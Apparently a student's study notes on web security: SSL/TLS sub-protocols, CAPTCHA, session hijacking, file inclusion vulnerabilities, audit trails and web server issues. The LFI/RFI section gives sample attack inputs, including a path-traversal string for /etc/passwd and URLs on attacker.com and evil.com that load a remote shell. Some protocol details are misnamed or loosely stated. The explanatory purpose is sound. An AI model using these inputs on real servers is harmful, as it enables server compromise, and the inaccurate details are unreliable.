
1. SSL Record Protocol

SSL Record provides two services to SSL connection.

- Confidentiality
- Message Integrity



In the SSL Record Protocol application data is divided into fragments. The fragment is compressed and then encrypted



MAC (Message Authentication Code) generated by algorithms like SHA (Secure Hash Protocol) and MD5 (Message Digest) is appended. After that encryption of the data is done and in last SSL header is appended to the data.

2.Handshake Protocol


Handshake Protocol is used to establish sessions. This protocol allows the client and server to authenticate each other by sending a series of messages to each other. Handshake protocol uses four phases to complete its cycle.

Phase-1: In Phase-1 both Client and Server send hello-packets to each other. In this IP session, cipher suite and protocol version are exchanged for security purposes.

Phase-2: Server sends its certificate and Server-key-exchange. The server ends phase-2 by sending the Server-hello-end packet.

Phase-3: In this phase, Client replies to the server by sending its certificate and Client-exchange-key.

Phase-4: In Phase-4 Change Cipher Spec occurs and after this the Handshake Protocol ends.




3.Change-Cipher Protocol

- This protocol uses the SSL record protocol. Unless Handshake Protocol is completed, the SSL record Output will be in a pending state. After the handshake protocol, the Pending state is converted into the current state.
- Change-cipher protocol consists of a single message which is 1 byte in length and can have only one value. This protocol's purpose is to cause the pending state to be copied into the current state.



4.Alert Protocol

This protocol is used to convey SSL-related alerts to the peer entity. Each message in this protocol contains 2 bytes.



Alert Protocol The level is further classified into two parts:

Warning (level = 1)

- This Alert has no impact on the connection between sender and receiver. Some of them are:
- Bad Certificate: When the received certificate is corrupt.
- No Certificate: When an appropriate certificate is not available.
- Certificate Expired: When a certificate has expired.

- Certificate Unknown: When some other unspecified issue arose in processing the certificate, rendering it unacceptable.
- Close Notify: It notifies that the sender will no longer send any messages in the connection.
- Unsupported Certificate: The type of certificate received is not supported.
- Certificate Revoked: The certificate received is in revocation list.
- Fatal Error (level = 2):

This Alert breaks the connection between sender and receiver. The connection will be stopped, cannot be resumed but can be restarted. Some of them are:

Handshake Failure: When the sender is unable to negotiate an acceptable set of security parameters given the options available.

Decompression Failure: When the decompression function receives improper input.

Illegal Parameters: When a field is out of range or inconsistent with other fields.

Bad Record MAC: When an incorrect MAC was received.

Unexpected Message: When an inappropriate message is received.


CAPTCHA

CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) is a security mechanism used to distinguish between human users and automated bots. It helps protect web applications from abuse, spam, and brute-force attacks.

A CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) is a digital security measure that verifies a user is human to prevent bots from performing automated actions on a website. By presenting a challenge, such as identifying distorted text or selecting specific images, CAPTCHAs ensure only real users can complete tasks like signing up for accounts or submitting forms, thus protecting against spam and fraud

What CAPTCHA Does

- Prevents bots from submitting forms, creating fake accounts, or scraping data
- Ensures that only real users can perform sensitive actions like login, registration, or voting



Why CAPTCHAs are used

- **Spam Prevention:** They stop bots from automatically posting spam or submitting unwanted content on forums.
- **Account Security:** CAPTCHAs help block bots from creating fake accounts or attempting to take over legitimate ones.
- **Fraud Protection:** They prevent bots from making bulk purchases or completing fraudulent transactions.
- **Maintaining Poll Accuracy:** By ensuring only real users vote, CAPTCHAs help keep online poll results accurate.

Types of CAPTCHAs

- **Traditional CAPTCHAs:** Involve deciphering distorted text or solving simple math problems.
- **Modern CAPTCHAs:** Use advanced methods like reCAPTCHA, which requires minimal user interaction and relies on analyzing user behavior to distinguish between humans and bots.
- **Limitations and Evolution**
- **User Experience:** Some CAPTCHAs can be frustrating for users, leading to site abandonment.
- **Accessibility Issues:** Certain CAPTCHAs may be difficult for users with visual impairments or other disabilities.
- **Evolving Threats:** Advanced AI has made some CAPTCHA types less effective, leading to the development of more sophisticated, risk-based systems.

Type	Description
Text-based CAPTCHA	User types distorted letters/numbers from an image
Image-based CAPTCHA	User selects images matching a prompt (e.g., “Select all traffic lights”)
Audio CAPTCHA	User listens to a sound and types what they hear (for accessibility)
reCAPTCHA v2/v3	Google’s system using checkbox (“I’m not a robot”) or invisible scoring
Math CAPTCHA	Simple arithmetic problems (e.g., “What is 3 + 5?”)
Slider CAPTCHA	User drags a puzzle piece into place

Session Hijacking

It is a security attack on a user session over a protected network. Web applications create cookies to store the state and user sessions. By stealing the cookies, an attacker can have access to all of the user data.

How Session Hijacking Works

1. **User logs in** to a secure site (e.g., banking, email).
2. **Session ID is issued** and stored in the browser.
3. **Attacker steals the session ID** using methods like:
 - Cross-Site Scripting (XSS)
 - Packet sniffing on unsecured networks
 - Malware or browser vulnerabilities

4. **Attacker uses the stolen ID** to impersonate the user—without needing credentials.

Real-World Examples

Wi-Fi Sniffing: On public Wi-Fi, attackers capture session cookies from unencrypted traffic.

XSS Exploits: Injected scripts read cookies and send them to the attacker.

Man-in-the-Middle (MITM): Intercepts session tokens during transmission

How session hijacking works

A typical session hijacking attack follows these steps:

1. **Session initiation:** A user logs into a website or application, and the server issues a session token (often in a cookie) to their browser. This token authenticates subsequent requests, so the user doesn't have to re-enter their password for each new page.
2. **Session ID compromise:** The attacker intercepts or steals this session token using various methods, like network eavesdropping on an unencrypted public Wi-Fi network.
3. **Impersonation:** The attacker injects the stolen session token into their own browser. The server accepts the attacker's request as valid because they possess the correct session ID.
4. **Exploitation:** With access to the session, the attacker can perform any action the legitimate user could, such as transferring funds, stealing data, or changing account settings.

Types of session hijacking attacks

Attackers use several methods to steal or compromise session IDs:

- **Session sniffing/Side-jacking:** An attacker uses a packet sniffer, like Wireshark, to monitor unencrypted network traffic and capture session tokens as they are transmitted. This is particularly effective on unsecured public Wi-Fi networks.
- **Cross-Site Scripting (XSS):** The attacker exploits a website vulnerability to inject a malicious script into a web page. When another user visits the page, the script executes in their browser, stealing their session cookie and sending it to the attacker.
- **Session fixation:** The attacker tricks a user into logging in with a known, predetermined session ID. After the user authenticates, the attacker uses the same ID to take over the session. This is often done via phishing emails containing a malicious link.
- **Man-in-the-Middle (MITM) attacks:** The attacker intercepts and potentially alters communication between the user and the server, stealing session data in the process.
- **Predictable session token:** If a web application uses a predictable pattern to generate session IDs (e.g., sequentially or based on an IP address), an attacker can guess a valid session ID and gain access.
- **Man-in-the-Browser (MitB) attacks:** The attacker infects the victim's device with malware, which hijacks the browser and modifies transactions in real time without the user's knowledge.

How to prevent session hijacking

Protecting against session hijacking requires a combination of strong development practices and user vigilance.


For users

- **Use a VPN on public Wi-Fi:** A Virtual Private Network (VPN) encrypts your network traffic, preventing attackers from "sniffing" your session cookies on unsecured networks.
- **Log out explicitly:** Always click the "log out" button when finished with a website or application, especially on shared computers. This tells the server to invalidate your session token.
- **Watch for scams:** Be cautious of suspicious emails or links. Phishing attempts can be used for session fixation attacks.
- **Keep software updated:** Regularly update your operating system and web browser to patch known vulnerabilities that malware could exploit.
- **Enable MFA:** Multi-factor authentication adds an extra layer of security, making it harder for an attacker to gain full access even if they steal your session token.

For developers and websites

- **Enforce HTTPS encryption:** Use Transport Layer Security (TLS) and HTTPS for all communications, not just login pages, to prevent network-level sniffing attacks.
- **Generate secure session IDs:** Use a cryptographically secure random number generator to create long and unpredictable session tokens. This prevents attackers from guessing them.
- **Regenerate session IDs:** Create a new session ID after a successful login or any change in user privilege. This is a crucial defense against session fixation.
- **Use secure cookies:**
 - Set the Secure flag so cookies are only sent over HTTPS.
 - Set the HTTP Only flag to prevent client-side scripts, like those used in XSS attacks, from accessing session cookies.
- **Set short timeouts:** Implement strict session timeouts for inactive sessions to reduce the window of opportunity for an attacker.
- **Monitor for anomalies:** Watch for suspicious activity, such as a user logging in from two different geographical locations at the same time, to detect and terminate hijacked sessions.

Local and Remote File Inclusion



Local and Remote File Inclusion (LFI/RFI) are critical web vulnerabilities that allow attackers to include and execute files on a server—often leading to data exposure, code execution, or full system compromise.

Remote file inclusion (RFI) is an attack targeting vulnerabilities in web applications that dynamically reference external scripts. The perpetrator's goal is to exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain. The consequences of a successful RFI attack include information theft, compromised servers and a site takeover that allows for content modification.

The graph illustrates the typical flow of an RFI attack.


Remote File Inclusion (RFI)

How it works: An attacker supplies a URL to a remote file in user input, which the application then downloads and executes.

Example: Similar to LFI, if the application uses `include($_GET['file'])`, an attacker could provide a URL to a malicious script on their own server, like `http://attacker.com/malicious.txt`.

Impact: Allows the attacker to execute arbitrary code from the remote file, potentially leading to a full server takeover.

Local File Inclusion (LFI)



LFI is a vulnerability where a web application includes local files based on user input without proper validation.

Attackers exploit LFI to read sensitive files or execute malicious scripts stored on the server.

Common targets include configuration files, log files, and system files like `/etc/passwd`.

LFI can be triggered by manipulating URL parameters or form inputs.

Malicious files may be uploaded to the server and executed locally.

LFI is caused by poor coding practices—especially dynamic file inclusion without sanitization.

Attackers can use LFI to escalate privileges, access credentials, or compromise the server.

LFI is often exploited through a browser by crafting specific requests.

The vulnerability exists due to trusting user-supplied input for file paths.

Local File Inclusion (LFI)

How it works: An attacker injects paths to local files into user input that the application then improperly uses in a file inclusion function.

Example: A web page uses a user-provided file parameter for an include statement like `include($_GET['file'])`. An attacker could provide `../../../../etc/passwd` to view the server's password file, using `../` for directory traversal.

Impact: Can lead to the compromise of sensitive files on the server.

Comparison Table: LFI vs RFI

Feature	Local File Inclusion (LFI)	Remote File Inclusion (RFI)
Source of File	Local files stored on the server	External files from remote servers
Attack Vector	File path manipulation (e.g., <code>../../../../etc/passwd</code>)	URL injection (e.g., <code>http://evil.com/shell.txt</code>)
Execution Risk	Reads sensitive files or executes uploaded scripts	Executes malicious remote code
Server Requirement	Works on most servers with inclusion flaws	Requires <code>allow_url_include</code> to be enabled
Prevalence	More common in real-world attacks	Less common but easier to expand if enabled
Typical Targets	Config files, logs, system files	Web shells, malware, backdoors
Cause	Poor input validation and insecure coding	Same as LFI, plus remote inclusion settings
Impact	Data theft, privilege escalation, local code execution	Full system compromise via remote script execution
Prevention Techniques	Input sanitization, static includes, file whitelisting	Disable remote includes, validate URLs, use secure coding
Exploitation Method	Browser-based requests referencing local paths	Browser-based requests referencing external URLs

File Inclusion attacks

It is a type of attack that allows an attacker to access unauthorized or essential files which is available on the web server or to execute malicious files on the web server by making use of the include functionality.

Audit trail

An audit trail is a detailed, chronological record of all activities, transactions, and events within a system or application. It documents who did what, when they did it, and what was changed, providing a tamper-proof history of events for accountability, transparency, and security.

Audit Trail-Overview

- An audit trail is a chronological record of system activities and user actions.
- It helps track who did what, when, and how within a web application or system.
- Essential for security, compliance, troubleshooting, and forensic investigations.

Key components

- Effective audit trails capture essential information for reconstructing events. These include:
- Timestamp: The date and time each event occurred.
- User identification: The user or system that performed the action.
- Event description: A detailed explanation of what happened, such as a file modification, data access, or a system command.
- System information: Technical details like the location or source of the activity.
- Data details: The specific data or records that were accessed or altered.



What is Audit Trail

As per the definition of the National Institute of Standards and Technology (NIST), an audit trail is: *“A set of records that collectively provide documentary evidence of processing used to aid in tracing from original transactions forward to related records and reports, and/or backward from records and reports to their component source transactions.”*

Therefore, the audit trail records:

- **Who:** User or the application program and a transaction number.
- **When:** Date and time
- **Where:** Location of user or terminal
- **What:** Data that is being worked upon or is modified.

Example: When checkout from the counter of a market after shopping, the receipt (bill) that we get is a type of audit trail, we (Who/customer) can find all the necessary information on it like the date and time (when) of checkout, location of the mall and counter number (Where), and the items purchased (What/data).

Why Audit Trail?

Audit trails are one of the most essential things for any company or organization, **they keep track of all the things and activities that the organization is up to** and due to this any chaos or irregularities in the future can be rectified. It helps the organization to keep track of the internal records and the growth of the organization. It most importantly enhances the security of the organization.

Audit trails also makes the organization trustworthy when it comes to collaboration with other organizations, also all publicly-traded companies require active audit trails, because — by law — they must be audited once a year at minimum by independent, third-party companies.

Industries/organizations such as financial and accounting, manufacturing and product design, health and medical information, clinical research data, IT tracking and data, digital content management systems, e-commerce sales records and similar makes it mandatory to maintain an audit trail as they deal with sensitive information and data.

Types of Audit Trails:

There are three types of audit trails:

1. **External Audits:** An external audit is an **independent examination of the financial statements prepared by the organization. External audits are performed by CPA (independent certified public accountants) firms** hired by a business to ensure the correctness and accuracy of the accounting records maintained by a company.
2. **Internal Audits:** An **Internal audit is performed within the company/organization, one department of an organization can perform audit verification for some other department.** This helps an organization look at its growth and take actions for further growth and steps the avoid the upcoming risks that might become evident while the internal audit.
3. **Internal Revenue Service (IRS) Audit:** The IRS audit is performed to avoid any tax violations, it is a type of external audit that is performed on organizations that are accused guilty of providing wrong tax data.

Audit Trail in DBMS

When we talk about audit trail, **it usually maintains the history (mainly) of transactions stored in the database**, when we retrieve this information or modify it, auditing helps the database administrator (DBA) to keep track of the database resources and authority from the DBMS. **Whenever an action is performed on the database resources an audit trail of information including what database object was impacted, who performed the operation, and when is generated**, if the DBMS supports a very high level of auditing, a record of what actually changed might also be maintained. It is really important to maintain the record of "who" made the changes in order to avoid security threats because it is easier for an internal entity to have access to the system as compared to an outsider.

There are certain functions and variables that keep track of a successful or unsuccessful transaction, these are:

- **Start_transaction(T):** keeps a record of the start of transaction
- **commit (T):** when the transaction is successful and changes must be saved in the DBMS also.
- **abort (T):** keeps a record that the transaction has terminated unsuccessfully or aborted.

Advantages of Audit trail

1. **Fraud prevention:** Fraud is easily prevented by maintaining an audit trail, if any irregularities occur within the system, they can be easily recovered, also the employees won't dare to do any

scam as they know that the audit trail will make things clear. External frauds can be averted if the security is made tight and hard to break in.

2. **Easy verification:** It has been compulsory by the government especially for large businesses to perform an audit at least once a year by an independent third party, if an audit trail is already maintained, it will reduce the job of the external auditor to just verify if all the transactions mentioned on the audit trail are valid or not. This reduces the time and money spent by the organization on external audits while making the job of the auditor less tiresome.
3. **Maintaining financial history:** If an organization maintains a proper audit trail, it makes it easier for an investor to decide whether or not to invest in that organization. Any other activity that requires verification of finances will be made easy.
4. **Easy recovery:** In case of any disaster, all the necessary information can be backed up with the help of audit trails.

Disadvantages of Audit trail

1. **Maintenance cost:** The main disadvantage of audit trail is the extra maintenance that it requires, the hiring of a chartered accountant, the cost of memory and other similar requirements.
2. **Security threats:** Though audit trails are protected and their security is taken care of but if fall in the hands of a perpetrator/attacker, then he/she has entire access to the system and organizations history, especially the financial ones, which is a serious Security threat as they can modify, delete the data and also use them for awful purposes.

Audit trails are essential for maintaining transparency, security, and accountability within any system. By meticulously recording user actions and changes, they provide invaluable insights for compliance, troubleshooting, and enhancing overall system integrity. Implementing effective audit trails not only helps in detecting and preventing unauthorized activities but also ensures that organizations can meet regulatory requirements and maintain trust.

Web server issues

Web server issues stem from hardware failures (like power or disk issues), software problems (OS, application bugs, or configuration errors), network connectivity issues, resource overload from high traffic, or security threats such as cyberattacks, malware, and unauthorized access. Common user-facing errors include slow loading times, 404 Not Found errors, and 500 Internal Server Errors, which indicate problems with the server's ability to find a resource, process a request, or handle high demand. To troubleshoot, check server logs, monitor resource usage, verify hardware connections, and ensure security measures are in place.

Common Categories of Web Server Issues

- **Hardware Failures:**

Problems with physical components like power supplies, hard drives, memory, or CPUs, often caused by power surges, overheating, or dust buildup.

- **Software Issues:**

Bugs in the operating system or web application, misconfigurations in server files (e.g., .htaccess), or outdated components can lead to errors.

- **Network Connectivity Problems:**

A lack of connection between the server, database, and users can prevent requests from being processed correctly.

- **Resource Overload/High Traffic:**

A sudden increase in website traffic can overwhelm the server, leading to slow response times and site crashes.

- **Security Threats:**

Cyberattacks like DDoS attacks, SQL injection, cross-site scripting (XSS), malware, or unauthorized access attempts can disrupt services or steal data.

Common Errors Users See

- **Slow Response Times:**

The website loads slowly, often due to server overload, poor code, or inefficient database queries.

- **404 Not Found:**

The server cannot locate the requested resource (file or page) on the server.

- **500 Internal Server Error:**

A general-purpose error indicating that the server encountered an unexpected condition that prevented it from fulfilling the request.

- **503 Service Unavailable:**

A temporary condition, often caused by server overload or maintenance, indicating the server is currently unable to handle the request.

Common Web Server Issues in brief:

1. Server Downtime

- Server becomes unavailable due to crashes, overload, or maintenance.
- Leads to loss of access for users and potential revenue loss.

2. Slow Response Time

- Caused by high traffic, poor optimization, or inefficient code.
- Affects user experience and SEO rankings.

3. Security Vulnerabilities

- Includes outdated software, misconfigured permissions, and lack of HTTPS.
- Makes the server susceptible to attacks like SQL injection, XSS, and CSRF.

4. Misconfigured Server Settings

- Incorrect file permissions, open ports, or exposed directories.
